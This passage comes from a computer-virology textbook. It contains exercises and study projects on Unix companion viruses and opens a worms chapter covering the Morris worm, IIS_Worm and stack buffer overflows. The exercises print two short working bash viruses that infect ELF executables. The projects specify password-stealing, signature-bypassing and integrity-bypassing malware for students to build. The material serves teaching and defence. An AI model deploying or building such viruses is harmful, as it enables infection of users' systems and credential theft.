2. Assume a user happens to recompile a previously infected program. Explain why the `vcomp_ex_v2` virus (and its generalized variant `vcomp_ex_v3`) will fail to re-infect it. Then, modify `vcomp_ex_v2` in order to handle recompiling.
3. Design and implement a detection and disinfection script specific to the `vcomp_ex_v2` virus in `bash` interpreted language.
4. The code of the *UNIX_Companion.a* companion virus, written in `bash` interpreted language (see Chapter 7) follows:

```
# Companion
  for file in * ; do
   if test -f $file && test -x $file && test -w $file;
   then
     if file $file | grep -s 'ELF' > /dev/null; then
       mv $file .$file
       head -n 9 $0 > $file
     fi; fi
  done
  .$0
```

   Explain how this virus works and define its flaws and positive points. Here follows the code of the *b*-version of this virus:

```
#!/bin/sh
for F in *
do
 if [ -f $F ] && [ -x $F ] &&
       [ "$(head -c4 $F 2>/dev/null)" == "ELF" ]
 then
   cp $F .$F -a 2>/dev/null
   head -10 $0 > $F 2>/dev/null
 fi
done
./.$(basename $0)
```

   Explain how this second version works and compare it with the *a*-version. Write and implement a specific detection and desinfection script for these two variants.
5. For all of the variants that have been presented in this chapter, the viral copy process is performed through either target file renaming or target file moving (which, in fact, turns into a host program) and the creation of a viral file with the same file name as its target. Another

alternative would consist in considering the function `int link(const char *oldpath, const char *newpath)` included in the `unistd.h` library. This function creates a hard link to an existing file. However, this solution is not as interesting as it may appear. It has many drawbacks. List them and explain why the method used in this chapter (file renaming and moving) is more convenient.

6. In Section 8.2.1, the copy routine of the `vcomp_ex` virus is performed using the function `int system(const char *command)`. Design and implement a variant of this routine using the following functions:

   ```
   FILE *popen(const char *command, const char *type);
   int pclose(FILE *stream);
   ```

   included in the `stdio.h` library. Compare the original routine with its variant.

7. The virus presented in Section 8.3.1 deals only with the case where the `.bashrc` initialization file is activated by the `/etc/profile` configuration file during the shell session opening. Modify this virus so that the following settings may be optimally managed:
   a) there is no `.bashrc` file at all: the user has not any personal initialization file and nothing else than the shell default configuration defined in the `/etc/profile` is loaded;
   b) both the `.bash_profile` file and `.bashrc` file do exist;
   c) there is only a `.bash_profile` file.

   The `.bash_logout` is a script containing all the operations to be performed when the shell session closes. Modify the virus in order to restore the initial `.bashrc` when the session closes. What is the main advantage of this variant? How can we modify the virus so that the infected files keep on working?

8. Just like in the `vcomp_ex_v1` virus example, the `PATH` environment variable may be modified. However, other techniques will be used. One of them consists of using the following system functions which belong to the `stdlib.h` library:

   ```
   char *getenv(const char *name);
   int setenv(const char *name, const char *value,
              int overwrite);
   void unsetenv(const char *name);
   int putenv(char *string);
   ```

   together with the array `extern char **environ` which defines the user's environment. Each element of this array is a string whose syntax

is `environment_variable_name=value` by convention. Use these functions to rewrite the `vcomp_ex_v1` virus code section devoted to the `PATH` variable modification. What are the drawbacks and the benefits of this variant?

9. Modify the `vcomp_ex_v1` virus so that its infective power is not limited by a significant increase of its own code size, from copy to copy (let us recall that the virus size for the t-th offspring is equal to the sum of the infected program size for the $t-1$-th offspring and the difference between the size of the latter and the new target).
10. Modify the `vcomp_ex_v1` virus so that the payload is launched only **after** the transfer of control to the host program part (hint: use the `fork()` function). When considering the particular case of the `vcomp_ex_v2` virus, modify this virus so that the target file is moved while its execute right is removed. This right is then restored only just before the control transfer and is ultimately removed once again after the memory mapping. What is the main advantage of such an approach?
11. During the infection step, the `vcomp_ex_v2` virus moves the target files instead of duplicating them. Explain why the opposite approach would have enabled an optimal error handling for the infection step. Restoring the access and modification times by means of the `utime` is performed without error handling. What are the possible source of errors? Do they represent a significant risk when dealing with the `vcom_ex_v2` virus? Slightly modify this virus in order to handle the possible errors produced by the `utime` function. Then answer the same question when considering the `chmod` function for that virus. Explain why the `cp` command is used instead of the `mv` one to restore the target in case of errors provoked by the `chmod` function.
12. The `X23` virus restores the target size after infection by appending a suitable number of non-random bytes to it (see Section 8.3.2). Explain more precisely what these bytes are and why this approach represents a serious weakness with respects to antiviral detection. Design and implement a C program which exploits this weakness.
13. Let us consider the autocorrelation function computed on a sequence of bits $s = (s_0, s_1, \ldots)$, periodic with period N together with a phase shift of τ positions of this sequence. This function is defined by the following formula:

$$C(\tau) = \frac{1}{N} \sum_{i=0}^{N-1} (2s_i - 1) \times (2s_{i+\tau} - 1)$$

where $0 \leq \tau \leq N-1$. This function measures the amount of similarity between this sequence and its phase shift. The value $|N \times C(\tau)|$ is weak for every value of τ, with $0 < \tau < N$ and always highest for $\tau = 0$, when dealing with a random sequence. Explain why an antiviral detection based on the autocorrelation function is not convenient and is bound to entail a significatively large amount of false alarms.
Implement a detection test based on the autocorrelation value of a binary sequence. First apply this test on a file infected by the `X23` virus and next on a file infected by the `vcomp_ex_v1` virus. Compare the results and conclude. Let us recall that the number of positions (bits) that are different when comparing a binary sequence s of length n with a phase shift of itself (of τ positions) is given by the following formula:

$$A(d) = \sum_{i=0}^{n-\tau-1} s_i \oplus s_{i+\tau}.$$

Then, the estimator which has to be considered is:

$$E = 2\frac{(A(\tau) - \frac{n-\tau}{2})}{\sqrt{n-\tau}}.$$

It has a standard normal distribution as soon as $n - \tau \geq 10$. Weak or large values of $A(\tau)$ being very rare, a bilateral test must be used (see [55] for more details).

14. Rewrite completely the `vcomp_ex_v3` using the `ftw` function and then using the `nftw` function.
15. List the drawbacks/limitations/flaws of the `Unix.satyr` virus. Modify this virus in order to correct them, to make the virus stealthier (you may use the `vcomp_ex_v2` virus as an example) and to take the initial infection (*primo infectio*) into account. Then design a specific detection and disinfection script for that virus.

Study Projects

Bypassing Integrity Checking

From three to five weeks should be required to carry out this project.

Assume that a user's antiviral program performs integrity checking in order to detect viral attacks (see Section 5.2). For every file to protect, a file digest (equivalent to the file fingerprint) is computed by means of the

MD5 hash function [128]. Every file digest is then encrypted by the RC4 cryptosystem [131] and stored. For sake of simplicity, we assume that the 128-bit secret key used for encryption is input by the user when launching integrity checking – static mode only. The last 128 bits of each file which integrity has to be checked, is bitwise xored to the secret key.

The aim of this project is to design and implement a combined virus (see Chapter 4 for the definition) able to bypass the antivirus we considered. Its two components viruses are:

- a companion virus able to eavesdrop and steal the secret key (you may consider the virus presented in Chapter 13 as an example).
- an appending virus, written in Bash script language (see Chapter 7) which infects scripts only if the secret key has been successfully caught (the student will have to think about the way the two viruses will exchange this information). In this case, this second virus will first recalculate the file digests after the infection has occurred, next encrypt them with the secret key in the same way as the antivirus program and finally replace the previous encrypted digests with new ones.

Bypassing RPM Signature Checking

From three to five weeks should be required to carry out this project.

The `rpm` utility is a powerful package manager which can be used to build, install, query, verify, update, and uninstall individual software packages in Linux environments. A package generally consists of an archive of files, and package information, including name, version, and description. Among a number of possible options, the user may check the integrity of any package in order to be sure that the latter has not been modified intentionally or otherwise. In other words, the aim is to determine if the package comes from a source that can be trusted in terms of security, as an example. This option is very useful when dealing with packages downloaded from Internet FTP or HTTP servers whose security itself cannot be verified. The package integrity is performed by means of MD5 hash function sums [128] and the package signature is performed by means of the encryption and signing tool *GnuPG* (the public key is generally located in the `/root/.gnupg` and `/usr/lib/rpm/gnupg/` directories (SuSe Linux distribution)).

The goal of this project is to design and implement a stealth companion virus which uniquely targets the `/bin/rpm` utility. The payload consists of fooling the user and making him believe that no package signatures have been modified. Signature checking is performed with the following command:

```
rpm --checksig <package>.rpm
```

This virus, denoted V_1, will then be used in a combined virus that infects program source codes (these viruses were presented in Section 4.4.5). The student will have to design and implement this source code virus, denoted V_2. Here are its main functionalities:

1. V_2 infects the C programming language source codes (the target user is supposed to keep these codes directly in a `rpm` package).
2. V_2 adds a payload (the student will choose a payload).
3. V_2 recompile the infected source codes and replaces the old executable files with the new binary file.

During the infection process, which verification has to be made by the V_2 virus (let us recall that we deal with a combined virus)? Explain why.

Password Wiretapping

About three or four weeks should be required to carry out this project.

The student is supposed to design and implement a companion virus aiming at infecting only the following commands, namely `/usr/bin/passwd` (changes users' passwords), `/usr/bin/rlogin` (remote login), `/usr/bin/telnet` (user interface to the TELNET protocol) and `/usr/bin/ftp` (Internet file transfer program). All of these commands require giving a user name and a password (except for the `passwd` command where only the old password is required).

The virus payload will be designed to wiretap (intercept) and eavesdrop this sensitive information and hide it on the hard disk. For the latter operation, one must not forget to grant the suitable permissions to this file so that the attacker can access the stolen data it contains. The attacker is assumed to be authorized to connect to the system. A variant will be designed in order to allow the intercepted data to evade through the network in a hidden form (the student will himself choose the camouflage algorithm).

9

Worms

9.1 Introduction

Worms whose classification was presented in Section 4.5.2 are, as a matter of fact, simply specific viruses able however to infect network-oriented applications and to exploit network features or functionalities usually ignored by other viruses. Although macro-viruses are fairly considered as being a variety of viruses – known as document viruses – worms are usually included in a separate class. It is all the more surprising that two out of every three "worms" types discussed in Chapter 4 should be thought to be either macro-viruses (the macro-worms like `Melissa`), script viruses (email worms like `IloveYou`) or executables file viruses (as `W32/Sircam`, `MyDoom`, `Bagle` or `Netsky` viruses, for instance).

Users and experts, in all probability, first called them "*worms*" due to the fact that the computer worm's behavior was strangely similar to that of a real worm in nature. It is however true that nothing allows them to be distinguished from any other virus: self-reproduction, spreading processes, final payload, stealth features and polymorphism... are characteristics shared both by viruses and worms. The only difference that could justify a different naming for the true worms – I-worms like *CodeRed* or the Internet worm – lies on the fact that the worm during the self-reproduction and infection processes, does not necessarily have to be linked to an executable file, located on a physical support. It does not have to be run at a given time either. It turns out that in this case, worms duplicates mostly via primitives functions like `fork()` or `exec`. However, any virus may also use such functions (see the exercises at the end of Chapter 8), to self-refresh its own process if it is a resident virus for example (refer to exercises at the end of this chapter). The distinction between viruses and worms is no longer relevant. In this chapter,

we will however use the term "*worm*" in order not to spread confusion in the reader's mind and to comply with existing namings.

In the first place, we will consider simple (true) worms and more particularly the most famous among them which is undoubtedly the *Internet Worm* released in 1988. The Internet worm, as old as it may be, is indeed an illustrative and preeminent example of some today's worms. It constitutes somehow the paradigm of what simple internet worms are. It includes almost all the features of such a worm and all the potential errors which can be made as far as computer security is concerned: software flaws (and particularly the buffer overflow technique which is undoutbly very fashionable at the present time), network-oriented protocols' security holes, security policy deficiency, bad crisis management, and so forth... Anyone somewhat involved in network security can not ignore the *Internet Worm*, denoted *Morris Worm* as well – from its author's name. That is the reason why it will be presented in Section 9.2.

Since the *Internet Worm* was released, different generic mechanisms inherent to simple worms have been identified. A simple worm takes advantage of one or several holes to spread from an infected host. Here they are:

- a software security hole (or design flaw) on a remote host. By using this hole, the virus can inject viral code and gain execution privileges to automatically run this code. According to the nature of the security hole, the local infected host will wait for an answer from the remote targets. This is the way the `IIS_Worm` works. Its code will be detailed in Section 9.3. The Code Red CRv2 [61] or the *W32/Lovsan* [69] worms work in a similar way. As for other worms, like for instance `Sapphir/Slammer` [25], the code is run directly after injection, without any dialogue between local and target hosts.
- a network-oriented protocol security hole. In this case, the worm exploits a flaw in the connection-oriented protocols (for example, the *Internet Worm* used IP-based authentication only).
- an administration error or deficiency. Worms may exploit a deficiency either in the network security administration with respect to the input or output connections (weak passwords, various configuration scripts...) or in various security applications (namely antivirus programs, firewalls). The best known example is once again the *Internet Worm*. The network administrator's liability may be involved due to the lack of a serious technological watch (published exploits, security holes in critical pieces of software, alert messages, advisories, security patches availability...).

Further on in the chapter, we will also discuss two other viruses, belonging to the email worm class: the *Xanax* worm and a variant of the famous worm *ILoveYou* written for Unix.

It is fitting to add that we chose to investigate real worms programmed by other authors to understand the way they work. As regards simple worms, they usually exploit one of the three above-mentionned holes. Most of the known security holes and software flaws have already been used. As a consequence, programming once again what other people have already written is useless and redundant.

9.2 The Internet Worm

The *Internet Worm*, also known as Morris worm as well, infected the Internet on November 2nd, 1988. This was the earliest major attack ever known[1]. Exploring this worm is essential, not only from a historical point of view, but also from a pedagogical point of view. So far, no attack carried out through worms or other techniques, have made use of so many different approaches simultaneously. The worm, takes advantage of all the potential errors or holes to perform an attack. Moreover, the attack carried out by the *Morris worm* stresses that, at that time, the Internet network was, in many respects, insecure, and consequently had opened up all kinds of new possibilities for worms. The release of the worm undoubtedly led to raise the users'awareness as far as the network security is concerned.

As the source code of this worm is not completely available, we will limit ourselves to describing its main features and action. The reader will find a detailed description of the worm, its attack and evolution (day after day) in [58, 144]. These references allowed us to write this section devoted to the *Internet Worm*. A copy of the second reference is available on the CDROM, with the kind permission of Springer Publishing.

It seems that the origin of the attack has not been established for certain[2]. The first infected host was detected at Cornell University, U.S.A., but some authors tend to think that the infection rather took place in Massachusetts Institute of Technology (MIT), due to a remote infection launched from Cornell University. In both cases, Cornell University was mentionned

[1] A previous experiment was performed in 1971, with the *Creeper* worm run on the Arpanet network by Bob Thomas.

[2] Despite a relatively large number of articles dealing with the *Internet Worm*, a number of aspects has never been really explained or determined. Only conjectures and interpretations have just been put forward. Most of them are not convincing at all.

and suspected. This assumption seems plausible insofar as the alleged virus author, Robert T. Morris Jr., was at that time a Ph.D student at Cornell university[3].

The exact number of infected hosts remains unknown. In 1988, the Internet network included roughly 60,000 computers and a total of 6,000 computers were assessed to have been infected. On the basis of the number of infected hosts at the MIT[4] – that is to say about 10% of the 2,000 computers located at the MIT – the total figure of 6,000 infected computers has been frequently extrapolated and published. A number of university and military sites as well as medical research laboratories sites were quickly infected. Estimated damage costs ranged from 200 to 53,000 dollars, depending on the nature of the infected sites.

Robert T. Morris is likely to have triggered this infection more by accident than by deliberate intent. The worm may have escaped his control. Whatever really happened, he was convicted and sentenced in 1991 to three years probation, 400 hours of community service and a fine of $10,000. The details of the appeal court's decision are available on the CDROM provided in this book.

9.2.1 The Action of the Internet Worm

In a general background of confusion, consternation and of a relative mass hysteria, wrong assertions were put forward and published at that time. Let us sum up how the worm really managed to infect the host. The main points are the following:

- the worm used software flaws and security holes that will be further discussed in the following section; for instance, there were flaws contained in the `sendmail` daemon and in the `finger` utility. Moreover, remote execution of compiled code and of interpreted code was possible by means of the `rexec` and `rsh` commands respectively. Notice that for the `rexec` command, the user name and its corresponding password must be known. When present, the password had thus to be "cracked" beforehand. As for the `rsh` command, network protocol weaknesses, most particularly

[3] Morris Senior was Head Scientist Officer of a computer security team at the *National Security Agency* (NSA)!

[4] The MIT team concentrated its efforts on studying the worm – particularly its disassembly – and also on analyzing its spread. Thanks to MIT researchers' work, the worm's spread was analysed hour by hour and a huge amount of informations was collected. As a result, an accurate technical report on the *Internet Worm* was published. The interested reader will find details in [58, 144].

that based on "trusted" connection (mutual trust based on IP address authentication) had to be exploited.

- The infected hosts were only SUN or WAX machines, and more particularly hosts whose address was contained either in the `/etc/hosts.equiv` or `.rhosts` network access configuration files[5] and in the `.forward` file[6] Other hosts have also been attacked due to their special functions: computers listed in routing table as gateways, terminal host of point-to-point links...
- The attacked accounts were as a general rule accounts with weak passwords. The attack carried out by the *Internet Worm* is likely to have made people more aware of the necessity to use "strong" and well-managed passwords[7].
  Here are examples of weak passwords which were currently used for these accounts at the time of the worm attack:
  - no password at all (!!)
  - the user's name,
  - the user's name appended to itself (`username.username`),
  - the user's "nickname" or alias,
  - the first name as such or spelled backwards,
  - any password present in the `/usr/dict/words` or any weak password.
- at last, and contrary to many assertions put forward at the time, the worm did not attack any `root account`, and did not carry any final payload either.

The reader will find in [144, §3.5] a more detailed description of the worm's action.

[5] These two configuration files are implied in the management of connections based on the trust principle. They allow or deny a user who has an account on the local host to use the r-commands (e.g. `rlogin, rsh` or `rcp`) without supplying a password. The simple fact that a host/user is present in these files may allow connection without any other authentication means. This mechanism is likely to be very dangerous as the *Internet Worm* case proved.

[6] When present, this file is located in the default user home directory. It allows email redirection towards a unique email address. The redirection address contained in this file thus corresponds to a different host that may constitute a potential infection target.

[7] Let us recall that any strong password includes at least eight alphanumeric characters (uppercases, lowercases, accented characters when possible, punctuation marks...) and must be regularly changed (every month, every other month) and should be NEVER be written down.

9.2.2 How the Internet Worm Operated

In spite of some flaws which limited its scope – particularly, the part devoted to reinfection prevention seems to have been ill-written [58, pp 5-6] – the *Internet Worm* used several rather effective tricks to spread. There were two different kinds of mechanisms using vulnerabilities ranging from software design flaws and protocol security holes to security policy deficiency. Moreover, stealth technology was involved in this worm.

Sofware design flaws

The worm exploited two vulnerabilities, even though the first alternative is to be considered more as a desired functionality – with software development ergonomics in mind – than as a real "*bug*".

The `sendmail` *vulnerability*

The `sendmail` application is a mailer designed to route mail for Unix sytems. In Unix-BSD (such as BSD-4.2 and BSD-4.3 releases), as well as in SunOS, the `sendmail` application included a "*debug*" setting activated by default thus allowing users to send a mail message to an executable program located either on local or remote hosts. The recipient program was executed with its input data coming from the body of the incoming message. As for the *Internet Worm*, the recipient program would activate a script located in the body of the message via the shell. This script then would generate another program written in C language whose role was to download the rest of the worm body from the sender's host in order to execute it later. This functionality was later disabled.

The `finger` *vulnerability*

The second vulnerability involved a *buffer overflow* in the `fingerd` daemon managing the user information lookup program `finger`. The mechanisms of buffer overflow will be explained in Section 9.3.1. The `finger` utility displays information about local and remote system users. By default, the following information is displayed about each user currently logged-in to the local host. By default, by invoking the utility: `finger [options] <user>` or `finger [options] <user@host>`, the following information is displayed about each user currently logged-in to the local host.

```
linux:~ # finger fll
Login: fll                              Name: Eric Filiol
```

```
Directory: /home/fll                    Shell: /bin/bash
     idle 152 days 22:52, from console
On since Sat Jul 12 18:18 (GMT) on :0,
On since Sat Jul 12 18:18 (GMT) on pts/0
On since Sat Jul 12 18:18 (GMT) on pts/0 from :0.0
On since Sat Jul 12 18:18 (GMT) on pts/1, idle 0:01
On since Sat Jul 12 18:18 (GMT) on pts/1, idle 0:01,
                                                from :0.0
On since Sat Jul 12 16:10 (GMT) on pts/2 (messages off)
                                                from :0.0
Mail last read Sun Feb  9 20:37 2003 (GMT)
Plan:
Hi!! My webpage has been updated on June 18th, 2003.
```

As the length of the parameter character string (the user's name) was not checked in terms of number of characters – `strcpy` function was used instead of the `strncpy` function – a very good choice of an oversized argument suitably formatted, allows us to execute code from a local or remote machine. The latter is simply included within the parameter string of the `finger` command.

Exploiting the protocol security holes

The *Internet Worm* also took advantage of protocol weaknesses, as there was no serious authentification mechanisms. During the attack, it turned out also that many passwords were very weak – or even there was no passwords at all – allowing the worm to easily run executable compiled code on remote hosts. A key attack of the worm involved attempts to discover user passwords; this was successful thanks to an internal routine that performed password cracking. The worm simply exploited an existing weakness in the security policy at that time. An effective security policy would have periodically tested the strength and reliability of users' passwords.

Using the `rexec` *command*

This command allows a user to run compiled code according to the following syntax:

```
rexec [ -abcdhns -l username -p password ] host command
```

To use this primitive, the only requirement was to know the user's name and his password. For that purpose, the *Internet Worm* had to use the

`/etc/passwd` file which contained all the user's account information as well as – at that time – their encrypted passwords. These passwords had to be cracked beforehand and the worm consequently tried different multi-level methods to break them such as:

- by making obvious guesses, particularly when the users did not use any password at all, or passwords made of data easy to find (name, first name, and so forth).
- by guessing from a list of words which were frequently chosen among the users or by choosing words which were contained in the `/usr/dict/words` file.
- by testing many usual words whose list was included in the worm. The interested reader will find it in [58, appendice B] or [144, appendice A].

All system administrators agree on the fact that accessing the `/etc/passwd` file with read permission is a serious weakness in itself. Notice therefore that UNIX systems are now able to strengthen the password mechanism, thanks to an additional file denoted `/etc/shadow` file which is not readable by users[8].

Using the `rsh` *command*

The `rsh` command runs interpreted code on a remote host without using any password at all. This is based on "trusted" links; the host must be listed in the remote host as being a "friend", that is to say a trusted host. Its adress may be available either in the `/etc/hosts.equiv` or in the `.rhosts` files. The IP address is the only key data to trust a host. This is a serious weakness which brought about the spread of the *Internet worm*. Any IP address misuse or IP spoofing by an attacker or an infectious process can not be detected so long as an authentification mechanism has not been set up.

Stealth mechanisms

In order to evade detection, the *Internet Worm* resorts to stealth technology. These mechanisms were more or less efficient depending on what kind of platform they worked on. However they undeniably managed to delay the efforts to fight against the virus. Here are the main mechanisms involved:

[8] The passwords are first moved to the private file `/etc/shadow` once encrypted and next replaced in the `etc/passwd` with the `x` character. Nevertheless, whether the system has been secured or not, any computer using weak passwords remains insecure.

- Erasing its argument list, once the processing of arguments had finished. By doing so, any running process analysis (via the `ps` command) was no longer able to determine how the viral process had been invoked.
- Limiting the creation of the `core` file. When the process aborts, tha `core` file is generated and includes useful data to perform a detailed analysis (debugging) on what went wrong in the process.
- Deleting its own binaries, once mapped to memory and execution process started.
- The worm is compiled under the name `sh` thus spoofing the *Bourne shell*. It is quite common (insofar as Unix is a multitasking and multiuser system) that several shell processes are running altogether at the same time. In our case, the worm is disguised as one of them.
- Self-refreshing of the process by using the `fork()` primitive. Every three minutes, the worm would split into a parent and a child process, and the parent process would exit and leave the child process running. As a consequence, any runtime parameter (such as CPU time, memory usage, execution start time, process ID (`PID`)...) are either reinitiated or periodically modified. Other such mechanisms have been used by the worm.
- Every text string used by the worm program, without exception, was bitwise xored with the `0x81` pattern. The aim was to hide these text strings in order to make the worm analysis more difficult by disassembly. Note that even by simply editing the binary file of any program, these text strings can be easily read. (for instance, files names can be easily detected by displaying the executable code.)

9.2.3 Dealing With the Crisis

A rapid analysis of the early hours of the infection confirmed that the *Internet Worm* exploited a "bug" in the `sendmail` application. Immediately, this mail service was cut off in order to stop the worm spreading. This solution was not convenient at all insofar as the worm used other means to spread and that disabling mail service obviously was not enough to stop its spreading. This measure just provided short term relief among system administrators; in fact, this action turned against them. It was merely the lull before the storm.

Disabling mail service proved to be an inappropriate reaction since it prevented users from exchanging mails and precious information about the worm; in the circumstances, these data were quite useful in tracing the origin and process of the virus. The information flow was cut. As a result, efforts to trap and eradicate the *Internet Worm* were significantly delayed. The events

took place between November 2nd and November 8th, 1988. Nowadays, such a delay to deal with this kind of event is unthinkable. In such circumstances, if countermeasures are now quickly found and applied, it is mainly because the *Internet Worm* incident taught us many important lessons and helped to develop defenses against future attacks (creation of emergency response teams, protection mechanisms and protocols, deep changes in security policies...).

9.3 IIS_Worm Code Analysis

The *IIS_Worm* worm[9] was written in July 1999 by Trent Waddington (who may be better known as *QuantumG*). It operates via software security flaw in the Microsoft *Internet Information Services* 4.0 (`IIS`)tool[10]. The flaw is a simple buffer overflow[11] and allows attackers to inject and execute arbitrary code on remote vulnerable hosts equipped with an unpatched version of the IIS tool. When the attack took place (June 1999), nearly 90% of the *Windows* web servers were vulnerable to this attack (source: eEye Digital Security [59]).

The *IIS_Worm* is a perfect example showing how a simple worm (or *I-worm*) operates. We are now going to analyze its code. Let us consider the following execution steps.

- on a local infected host, a viral process connects to the remote `IIS` server (remote target). If the latter is vulnerable – that is to say if it is equipped with an unpatched IIS 4.0 tool – then a buffer overflow is executed to inject a viral binary part. The overflow execution of this code connects back to the local host (current infecting host) on which the worm is currently running. At this stage, it downloads the main part of the worm (always denoted `iisworm.exe`) to the new (target) host.
- Once run on the new host, the worm then walks through all the `*.htm` files located in various common directories looking for all `http` addresses (e.g. of the form `http://...`) where the attack might spread.

[9] This worm is denoted *Worm.Win32.IIS* as well.

[10] *Internet Information Services* with the *Microsoft Windows Server 2003* family provides integrated Web server capabilities over an intranet, the Internet or/and extranet. It is a tool for creating a communications platform of dynamic network applications and managing Web pages (`http, ftp, nntp, smtp...` services). For further details about IIS tool, refer to `www.microsoft.com/WindowsServer2003/iis`.

[11] The best spelling could be *overflaw* !

It was the first time a worm attacked `IIS` servers. Other worms which exploit other `IIS` vulnerabilities emerged soon after. Mention should be made of the *Codered* worms [61].

9.3.1 Buffer Overflows

This technique is, at the present time, the most commonly used technique to execute malicious code on a remote host. It requires one or more critical applications – generally involved somehow in the network connection management – so that a flaw allowing automatic code execution at the system level may be exploited. Most of the recent worms uses *buffer overflow* techniques. We are now going to explain more precisely what this technique is. This section is based on the famous *Aleph1* technical paper [2]. However this reference remains a must-to-read.

Definitions

Let us first explain what does the term *buffer* mean. We will consider the definition given in [2].

Definition 43 *A* buffer *is a contiguous block of computer memory that holds multiple instances of the same data type.*

In the C programming language, buffers are associated with arrays, generally of character type and defined as follows:

```
char buffer[N];
```

The size N of the array will obviously depend on the data that may be stored during the execution steps. Arrays may be declared in two different ways:

- statically, by means of the previous syntax[12]. The memory allocation for the array will occur during both the compiling and the memory mapping (load time) and will be stored in the data segment.
- dynamically. In this case, only a pointer to the array is declared and the allocation itself takes place during the execution process only when required. To summarize:

```
/* pointer to char variable          */
char * buffer;
.......
```

[12] The array variable is consequently an "automatic" variable.

```
/* Allocation when later required     */
buffer = (char *)calloc(N, sizeof(char));
```

the array here is allocated only when required and exactly for the necessary amount of data. Data are then stored in the process stack[13].

In both cases, the term overflow means that the data to be stored in the array `buffer` exceeds its allocated size N. This overflow will modify the data memory organization (the excess data must be taken into account in a way or another) and hence the execution process itself. Most of the time, for statically allocated arrays, it will result in a `segmentation fault` error message (a detailed description is given in [2, pp. 2-4]). But in case of dynamically allocated data this may result in overflow execution if the excess data contains executable code and are suitably and carefully formatted. For that purpose, we have to precisely know how the stack is working and what its structure is since it represents the critical part in a running process.

Stack Layout

A stack is a contiguous block of memory containing data. The bottom of the stack is always at a fixed address (architecture dependant). According to the various implementations, it may grow down (towards lower memory addresses) or up. Without loss of generality, we will only consider the first case for sake of simplicity. The stack size is automatically adjusted by the

[13] The binary code of a process, once mapped to the memory, is divided into three regions:
- the `text` or `code` region which is fixed by the program and includes code itself (instructions) and read-only data. This section is normally marked read-only and any attempt to write to it will result in a segmentation violation.
- The `data` region which contains initialized and uninitialized data (`data-bss` section). If the expansion of these data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger amount of memory. New memory is added between the data and the stack.
- the *stack* region. A stack is a LIFO data structure (*Last in, first out*) and corresponds to the most frequently used storage model for temporary data. The last data placed on the stack will be the first to be removed (used) from the top of it.
  Program structuring is done by means of functions or procedures. The regular flow of control is broken each time a function is invoked. When returning from a function, the execution process must continue. For that purpose, the program must know exactly where the function call occured and which instruction to execute next. Thus the address of the later must be stored somewhere. It is the stack's role. The stack may also be used to dynamically allocate local variables used in functions, to pass parameters to the functions and to return values from them.

system kernel at run time and the CPU implements instructions to `PUSH` onto and `POP` off the stack.

The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables and the data necessary to recover the previous stack frame, including the value of the instruction pointer `EIP` (Extended[14] Instruction Pointer).

Two dedicated registers allow access to these data:

- the `ESP` (*Extended Stack Pointer*) register which points to the top of the stack. Depending on the platform (Intel, Sparc...) used, it may point either to the last pushed element or to the next free stack frame. In the rest of the section, we will consider the first case.
- the `EBP` (*Extended Base Pointer*) register which points to a fixed address. As the stack size is constantly evolving during the execution process (due to a succession of push/pop calls), the relative location of variables and parameters (offset) with respect to the top of the stack also changes. To simplify the management of all of these data, a fixed reference address is used.

To make the job a little bit easier for the reader, basic explanations will provided but the interested reader will refer to [2] for further information. Let us consider the following piece of code, which is denoted `example1.c` :

```
void function(int a, int b, int c)
 {
  char buffer1[5];
  char buffer2[10];
 }

void main()
 {
  function(1, 2, 3);
 }
```

Then this program is compiled in such a way to generate an assembly code output by means of the `gcc -S -o example1.s example1.c` compile command. The assembly code will help us to better understand what the main steps of the process really are. The previous source code is thus translated:

```
  pushl $3
```

[14] The term *Extended* simply means that we consider a 32-bit architecture.

```
pushl $2
pushl $1
call function
```

The three arguments are firstly pushed backwards onto the stack and the `function(...)` function is called. This last instruction will save the instruction pointer (`EIP`) by pushing it onto the stack. This value will be denoted `RET` since once the function has been executed, we go back to the main program to precisely execute the next instruction (address) pointed by the saved `EIP`.

Once the function has been called, the following code has to be considered:

```
pushl %ebp
movl  %esp, %ebp
subl  $20, %esp
```

The `EBP` pointer is saved (pushed) onto the stack and the current value of the `ESP` is saved onto `EBP` (in order to be able to access (address) the parameters and the local variables of the function; this represents a temporary fixed address reference). The saved value `EBP` is then denoted `SavedEBP`. Finally, the required space to store the local variables is then allocated by substracting their size from the value contained in `ESP` (rounded up to multiples of the word size – that is to say 4 bytes – due to the allocation granularity; these two arrays thus require an allocation of 20 bytes in total[15]). To summarize, the stack is organized as presented in Figure 9.1.

Overflowing the buffer

With the previous example and notation, let us now see how to introduce and automatically execute an additional instruction or a set of instructions in the previous program. Let us then consider the previous program modified as follows:

```
void function(int a, int b, int c)
 {
  char buffer1[5];
  char buffer2[10];
  int * ret;
```

[15] The first array is 5 bytes long, but it requires 8 bytes to be allocated – two 32-bit words. In the same way, the second array requires 12 bytes to be allocated. The grand total of allocation is 20 bytes.




Fig. 9.1. Organization of the Example1 Program Stack

```
  ret = buffer1 + 12;
  (*ret) += 8;
 }

void main()
 {
  int x;

  x = 0;
  function(1, 2, 3);
  x = 1;
  printf("%d\n",x);
 }
```

The aim is to overwrite the return address (in fact the address of the next instruction to execute which is stored in `RET`) in such a way that the `x = 1;` will be replaced with an arbitrary instruction. This address points in

fact inside the stack 12 bytes above the start of the `buffer1` array (8 bytes allocated for the array itself and 4 bytes for the `SavedESP` and `RET` values). The return address of the function will be modified in such a way the `x = 1;` instruction is no longer executed and is skipped.

For that purpose, we must add 8 bytes to the return address value. Indeed, 12 bytes have been first added to the `buffer1` array address. This new address is in fact the location where the return address was previously stored[16]. In practice, one can ask oneself how the appropriate amount of bytes to add to the return address can be precisely determined. There is no easy and direct answer. As a general rule, you have to disassemble the binary, then study the assembly source and compute – mostly manually – the "distance" (in bytes) between the `RET` value and the address we want to directly point to.

Once compiled the previous code is then disassembled by means of the `gdb` debugger. Here follows the output:

```
linux:~ # gdb exx
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are welcome to change it and/or distribute
